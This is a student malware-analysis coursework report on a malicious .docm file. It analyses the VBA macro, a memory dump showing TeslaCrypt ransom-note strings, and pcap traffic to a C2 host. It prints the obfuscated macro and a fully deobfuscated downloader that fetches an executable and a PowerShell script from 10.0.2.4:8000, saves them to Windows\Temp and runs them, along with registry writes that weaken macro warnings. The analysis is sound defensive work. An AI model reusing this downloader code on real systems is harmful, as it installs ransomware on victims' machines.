LLTTCS Coursework 1

DodoSOC Malware Report by CTIRLabs

Student ID: 2136685

Table of Contents

Table of Figures

Index of Tables

1. Initial Analysis

The initial artefacts received by CTIRLabs from the affected company, DodoSOC, contain the malicious "Anual ReportV4.docm" file, a memory dump, a packet capture file and a "README.txt" file containing the file hashes.

Checking the .docm file's hash with VirusTotal, it is detected as "trojan.macros/obfdldr", an "obfuscated downloader", as seen in Figure 1. This type of VBA script, when a Word document is launched with no macro protections, it downloads a payload off a C2 server, then executes it.




Figure 1: VirusTotal scan

Opening the .docm file, it attempts to fool an unsuspecting victim to click Enable, with the goal of enabling the malicious macro, as seen in Figure 2.




Figure 2: Attempting to get victim to enable macros

Running the .docm file with macros enabled gives us the response seen in Figure 3, however this seems to be a genuine error from the code, as the virtual machine is not connected to the internet.




Figure 3: Malicious script error


Analysing the strings of the raw memory dump, there are some messages that seem like ransomware instructions, seen in Figure 4.

	Offset	Size	Type	String
8681	00256000	00000034	A	NOT YOUR LANGUAGE? USE https://translate.google.com
8682	00256038	0000001d	A	What happened to your files ?
8683	00256057	00000041	A	All of your files were protected by a strong encryption with AES
8684	0025609a	00000068	A	More information about the encryption keys using AES can be found here: http://en.wikipedia.org/wiki/AES
8685	00256106	00000015	A	How did this happen ?
8686	0025611d	00000052	A	!!! Specially for your PC was generated personal AES KEY, both public and private.
8687	00256171	00000074	A	!!! ALL YOUR FILES were encrypted with the public key, which has been transferred to your computer via the Internet.
8688	002561e7	00000083	A	!!! Decrypting of your files is only possible with the help of the private key and decrypt program , which is on our Secret Serv
8689	0025626e	0000000e	A	What do I do ?
8690	0025627e	00000097	A	So, there are two ways you can choose: wait for a miracle and get your price doubled, or start obtaining BITCOIN NOW! , and rest
8691	00256317	00000089	A	If You have really valuable data, you better not waste your time, because there is no other way to get your files, except make a
8692	002563a4	00000086	A	For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page
8693	0025642c	00000040	A	1. http://gwe32fdr74bhfsyujb34gfszfv.zatcurr.com/C8EF3C321A466CE
8694	0025646e	0000003d	A	2. http://tes543berda73i48fsdfsd.keratadze.at/C8EF3C321A466CE
8695	002564ad	0000003f	A	3. http://tt54rfdjhb34rfbnknaerg.milerteddy.com/C8EF3C321A466CE
8696	002564ee	00000048	A	If for some reasons the addresses are not available, follow these steps:
8697	00256538	0000005b	A	1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
8698	00256595	00000035	A	2. After a successful installation, run the browser
8699	002565cc	00000043	A	3. Type in the address bar: xlowfznrg4wf7dli.onion/C8EF3C321A466CE
8700	00256611	00000027	A	4. Follow the instructions on the site.
8701	0025663c	0000003e	A	---------- IMPORTANT INFORMATION----------

Filter

Figure 4: Strings of the raw memory dump

Next, looking at the .pcap file in Figure 5, HTTP traffic can be seen, which seems to be downloading some additional files from a suspicious IP address, “10.0.2.4”.



```
172.16.171.11    10.0.2.4         HTTP     385 GET /ms457.exe HTTP/1.1
10.0.2.4         172.16.171.11    HTTP     964 HTTP/1.0 200 OK  (application/x-msdos-program)
172.16.171.11    10.0.2.4         HTTP     397 GET /12152021_17_59_52.ps1 HTTP/1.1
10.0.2.4         172.16.171.11    HTTP     550 HTTP/1.0 200 OK
```

Figure 5: HTTP traffic downloading files

2. Data Extraction Tools & Methods

Each piece of suspicious code must be analysed until its workings are fully revealed. For the VBA downloader malware, static analysis and deobfuscation is needed, as it is an obfuscated downloader, as recognised by VirusTotal in Figure 1. Moreover, as seen in Figure 5, there is an executable and .ps1 PowerShell script downloaded. The .ps1 script can be analysed with the same methods as the VBA script, however the .exe file must be analysed statically and dynamically, as the executable is likely to be packed, hindering static analysis.

Procuring the VBA script can be done using “olevba”, which will be shown in the detailed analysis section of the report. Deobfuscation for the VBA script can be done using the Microsoft Excel VBA editor, as it can run the VBA syntax and provide an output shell for print functions. Usually, obfuscated scripts have functions that deobfuscate the main code to run on the computer, therefore that can be used to deobfuscate the script. To keep track of the deobfuscated code, a code editor such as VSCode can be used. The same can be done for the PowerShell script, although it might not be as complex and therefore easier to deobfuscate.

For the executable file, static analysis should be done, such as analysing the hex, the header, the signature, its strings and its entropy, to determine its file type, libraries used and if it is packed. This can be done using command line tools such as “strings”, “file”, “sigcheck” and GUI tools such as “detect it easy”, “HxD” and “PeiD”.

3. Detailed Analysis

3.1. Malicious Word File

Firstly, the “Anual ReportV4.docm” document file must be opened in HxD to analyse its header and confirm its identity as a .docm file. As seen in Figure 6 and 7, the header is “50 4B 03 04 14 00 06 00”, and the file ends in “50 4B 05 06”, followed by 18 additional bytes, confirming that this is a .docm file, more specifically a OOXML format file (Zhang, 2014).




Figure 6: Analysing the .docm file hex




Figure 7: Last bytes of the .docm file

OOXML files can be renamed to a .zip extension to extract the contents, including the malicious .vba script, however the script is in a .bin file and nothing else extracted was worth analysing.

3.2. Obfuscated VBA Script

The VBA script can be extracted using the tool "olevba". Using "cmder" as the command prompt, running "olevba -d –decode "Anual ReportV4.docm" outputs the obfuscated VBA code, as seen in Figure 8. The code above can be copied into a .txt file, seen in Figure 9, and using VSCode for syntax highlighting, deobfuscation can begin.

```
C:\Users\LLTTCS\Downloads\CW Resource Files
λ olevba -d --decode "Anual ReportV4.docm"
olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools
===============================================================================
FILE: Anual ReportV4.docm
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private jLvcHwwitI       As Boolean
Private AbNwZgzTWd(0 To (23 + 40)) As Byte
Private OIkgPEfYVnOj(0 To (81 Xor 46)) As Byte

Sub AutoOpen()
Set wso = CreateObject("WScript.Shell")
wso.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\VBAWarnings", 1, "REG_DWORD"
wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Word\Security\VBAWarnings", 1, "REG_DWORD"
```

Figure 8: Olevba output

```
Sub mVkDBtIDMXban()
Dim SonnHqebtGGCbn As String
Dim zXBbObESHxl As Object
Dim aWssKNEuUsDDH As Object
SonnHqebtGGCbn = cRPKmFtIuVtk(Array(27, 130, (131 Xor 18), 220, (14 + (2 Xor 95)), ((29 Xor 117) + 1), ((95 Xor 245) + 57), (88 + 85), 36, ((
FileUrl2 = cRPKmFtIuVtk(Array((226 + (5 Xor 0)), (0 Xor 5), (192 Xor 49), 126, (44 + (37 Xor 113))), 30) & cRPKmFtIuVtk(Array((172 Xor 73), (
((8 Xor 31) + (3 Xor 43)), ((3 Xor 52) + (14 Xor 1)), 252, (2 + 4), ((157 Xor 62) + (1 Xor 13)), ((22 Xor 90) + 54), (42 Xor 124)), 35)
Set zXBbObESHxl = CreateObject(cRPKmFtIuVtk(Array((31 Xor 32)), (29 Xor 85)) & cRPKmFtIuVtk(Array(((57 Xor 122) + (50 Xor 5)), 244, (28 + (114
zXBbObESHxl.Open cRPKmFtIuVtk(Array((37 + (5 Xor 32)), 128, (156 + (1 Xor 16))), ((39 Xor 27) + (6 Xor 27))), SonnHqebtGGCbn, False
zXBbObESHxl.send
If zXBbObESHxl.Status = 200 Then
Set aWssKNEuUsDDH = CreateObject(cRPKmFtIuVtk(Array((116 Xor 184), (108 + 66)), ((47 Xor 30) + 43)) & cRPKmFtIuVtk(Array(((41 Xor 101) + 4),
aWssKNEuUsDDH.Open
aWssKNEuUsDDH.Type = 1
aWssKNEuUsDDH.Write zXBbObESHxl.responseBody
aWssKNEuUsDDH.SaveToFile cRPKmFtIuVtk(Array((122 + 132), 205, (54 + 48), 31, 235, 93, ((5 Xor 12) + 155), 177, (58 Xor 78), (23 + 124), (0 +
aWssKNEuUsDDH.Close
Set zXBbObESHxl = CreateObject(cRPKmFtIuVtk(Array(((3 Xor 15) + 167), (211 Xor 35), ((17 Xor 38) + (24 Xor 7)), (7 Xor 254), ((40 Xor 64) + (2
zXBbObESHxl.Open cRPKmFtIuVtk(Array(233, (4 Xor 62), (43 Xor 125)), 149), FileUrl2, False
zXBbObESHxl.send
If zXBbObESHxl.Status = ((22 Xor 14) + 176) Then
Set dNBUvNrVAlQtrC = CreateObject(cRPKmFtIuVtk(Array(8, (45 Xor 176), 17, ((11 Xor 24) + 94), (62 Xor 166), (33 + (4 Xor 1))), (58 Xor 162)) &
dNBUvNrVAlQtrC.Open
dNBUvNrVAlQtrC.Type = (0 + 1)
dNBUvNrVAlQtrC.Write zXBbObESHxl.responseBody
dNBUvNrVAlQtrC.SaveToFile cRPKmFtIuVtk(Array((55 Xor 78), (32 + 4), ((104 Xor 252) + 40), 224, 247, (128 Xor 86)), 164) & cRPKmFtIuVtk(Array((
(129 Xor 75), (131 + (30 Xor 86)), (18 Xor 123), (220 + (7 Xor 25)), (17 + (11 Xor 22)), 78), ((0 Xor 0) + 170)), (0 Xor 2)
dNBUvNrVAlQtrC.Close
strCommand = cRPKmFtIuVtk(Array((116 + 1), (9 Xor 37), ((128 Xor 67) + (1 Xor 8)), (5 + (0 Xor 6)), ((22 Xor 13) + (8 Xor 0)), ((91 Xor 62) +
(26 Xor 56), (7 Xor 125), 170, ((69 Xor 247) + 4), 204, 240, (115 + (1 Xor 0)), (1 Xor 11), (2 Xor 131), (186 Xor 108), 181, ((9 Xor 64) + 2)
Set sHpxraTMIQE = CreateObject(cRPKmFtIuVtk(Array((78 + 66), (117 Xor 254), ((17 Xor 32) + (1 Xor 3)), ((43 Xor 107) + 122), ((22 Xor 8) + (2
Set VqslQfyVIs = sHpxraTMIQE.exec(strCommand)
MsgBox cRPKmFtIuVtk(Array(((18 Xor 70) + (15 Xor 78)), (41 Xor 75), (115 + 103), (43 + (12 Xor 18)), 249, (22 + (5 Xor 15)), (18 + 30), 205,
(172 Xor 27)), (147 + (38 Xor 168)))
Else
MsgBox cRPKmFtIuVtk(Array((134 Xor 123), 131, 239, (148 Xor 118), 230, (72 Xor 53), 86, ((12 Xor 80) + 29), ((35 Xor 135) + 43), 39, (198 + 3
((37 Xor 20) + 69), (170 + (40 Xor 109)), (17 + (25 Xor 7)), 141, ((48 Xor 118) + 10), (11 Xor 80), ((85 Xor 231) + (8 Xor 22)), ((1 Xor 12) +
End If
```

Figure 9: Obfuscated VBA code

Adding the whole code to the VBA editor in Excel and adding print functions to what looked like the main function, plaintext began to be output, as seen in Figure 10. This allowed me to start replacing the Xor calculations with the actual text being output, seen in Figure 11.

```
Sub subroutine1()
Dim sub1Str1 As String
Dim sub1Obj1 As Object
Dim sub1Obj22 As Object
sub1Str1 = function3(Array(27, 130, (131 Xor 18), 220, (14 + (2 Xor 95)), ((29 Xor 117) + 1), ((95 Xor 245) + 57), (88 + 85),

Debug.Print "sub1Str1 output: " & sub1Str1

FileUrl2 = function3(Array((226 + (5 Xor 0)), (0 Xor 5), (192 Xor 49), 126, (44 + (37 Xor 113))), 30) & function3(Array((172 X
((8 Xor 31) + (3 Xor 43)), ((3 Xor 52) + (14 Xor 1)), 252, (2 + 4), ((157 Xor 62) + (1 Xor 13)), ((22 Xor 90) + 54), (42 Xor 1

Debug.Print "FileUrl2 output: " & FileUrl2

Set sub1Obj1 = CreateObject(function3(Array((31 Xor 32)), (29 Xor 85)) & function3(Array(((57 Xor 122) + (50 Xor 5)), 244, (28
sub1Obj1.Open function3(Array((37 + (5 Xor 32)), 128, (156 + (1 Xor 16))), ((39 Xor 27) + (6 Xor 27))), sub1Str1, False

Debug.Print "function3 output: " & function3(Array((37 + (5 Xor 32)), 128, (156 + (1 Xor 16))), ((39 Xor 27) + (6 Xor 27))), s

sub1Obj1.send
If sub1Obj1.Status = 200 Then
Set sub1Obj22 = CreateObject(function3(Array((116 Xor 184), (108 + 66)), ((47 Xor 30) + 43)) & function3(Array(((41 Xor 101) +
sub1Obj22.Open
sub1Obj22.Type = 1
sub1Obj22.Write sub1Obj1.responseBody
```

```
mmediate
sub1Str1 output: http://10.0.2.4:8000/ms457.exe
FileUrl2 output: http://10.0.2.4:8000/12152021_17_59_52.ps1
function3 output: GET       http://10.0.2.4:8000/ms457.exe            False
```

Figure 10: VBA function outputs

```
Sub subroutine1()
Dim sub1Str1 As String
Dim sub1Obj1 As Object
Dim sub1Obj22 As Object

sub1Str1 = "http://10.0.2.4:8000/ms457.exe"
FileUrl2 = "http://10.0.2.4:8000/12152021_17_59_52.ps1"
Set sub1Obj1 = CreateObject("Microsoft.XMLHTTP")
sub1Obj1.Open "GET", sub1Str1, False
sub1Obj1.send
```

Figure 11: Changed VBA obfuscated values to actual values

Continuing to output variables, eventually the whole main function was deobfuscated.

```
Sub subroutine1()
Dim sub1Str1 As String
Dim sub1Obj1 As Object
Dim sub1Obj22 As Object

sub1Str1 = "http://10.0.2.4:8000/ms457.exe"
FileUrl2 = "http://10.0.2.4:8000/12152021_17_59_52.ps1"

Set sub1Obj1 = CreateObject("Microsoft.XMLHTTP")
sub1Obj1.Open "GET", sub1Str1, False
sub1Obj1.send
If sub1Obj1.Status = 200 Then
Set sub1Obj22 = CreateObject("ADODB.Stream")
sub1Obj22.Open
sub1Obj22.Type = 1
sub1Obj22.Write sub1Obj1.responseBody
sub1Obj22.SaveToFile "C:\\Windows\\Temp\\ms457.exe", 2
sub1Obj22.Close

Set sub1Obj1 = CreateObject("Microsoft.XMLHTTP")
sub1Obj1.Open "GET", FileUrl2, False
sub1Obj1.send
If sub1Obj1.Status = 200 Then
Set sub1File1 = CreateObject("ADODB.Stream")
sub1File1.Open
sub1File1.Type = 1
sub1File1.Write sub1Obj1.responseBody
sub1File1.SaveToFile "C:\\Windows\\Temp\\12152021_17_59_52.ps1", 2
sub1File1.Close

strCommand = "Powershell -File ""C:\\Windows\\Temp\\12152021_17_59_52.ps1"
Set executableObject = CreateObject("WScript.Shell")
Set objectExecuted = executableObject.exec(strCommand)

MsgBox "Error : This document is corrupted"
Else

MsgBox "Error : This document may not contain all data"
End If
End If
End Sub
```

Figure 12: Deobfuscated VBA script main function

In Figure 12, we can see a familiar IP address, “10.0.2.4”, seen before in Figure 5, in the .pcap file. This confirms that the IP address is a C2 server, where additional files are being downloaded from.

The purpose of the VBA script is to query the stored URLs with “Microsoft.XMLHTTP”, and if the response code is 200 – if the website is responsive – query the first URL and save it in “C:\Windows\Temp\ms457.exe”, then do the same for the next URL and save it in “C:\Windows\Temp\12152021_17_59_52.ps1”. Afterwards, run the .ps1 file with PowerShell, then output a false message box with the text “Error : This document is corrupted”, similarly to Figure 3. Otherwise, if the first URL query didn’t return 200, a message box would appear with the text “Error : This document may not contain all data”.

The files above can be downloaded from the .pcap file traffic, seen in Figure 5. In Figure 13, the WireShark filter “http && ip.addr == 10.0.2.4”, the “Media Type” section can be extracted with “Extract Packet Bytes” and saved to “ms457.exe”. The same is done for the .ps1 script.




Figure 13: Extracting the C2 files

3.3. Downloaded C2 Files

Checking the hashes of the extracted files, the .ps1 file is clean, however the ms457.exe file is detected as ransomware, TeslaCrypt, as seen in Figure 14.

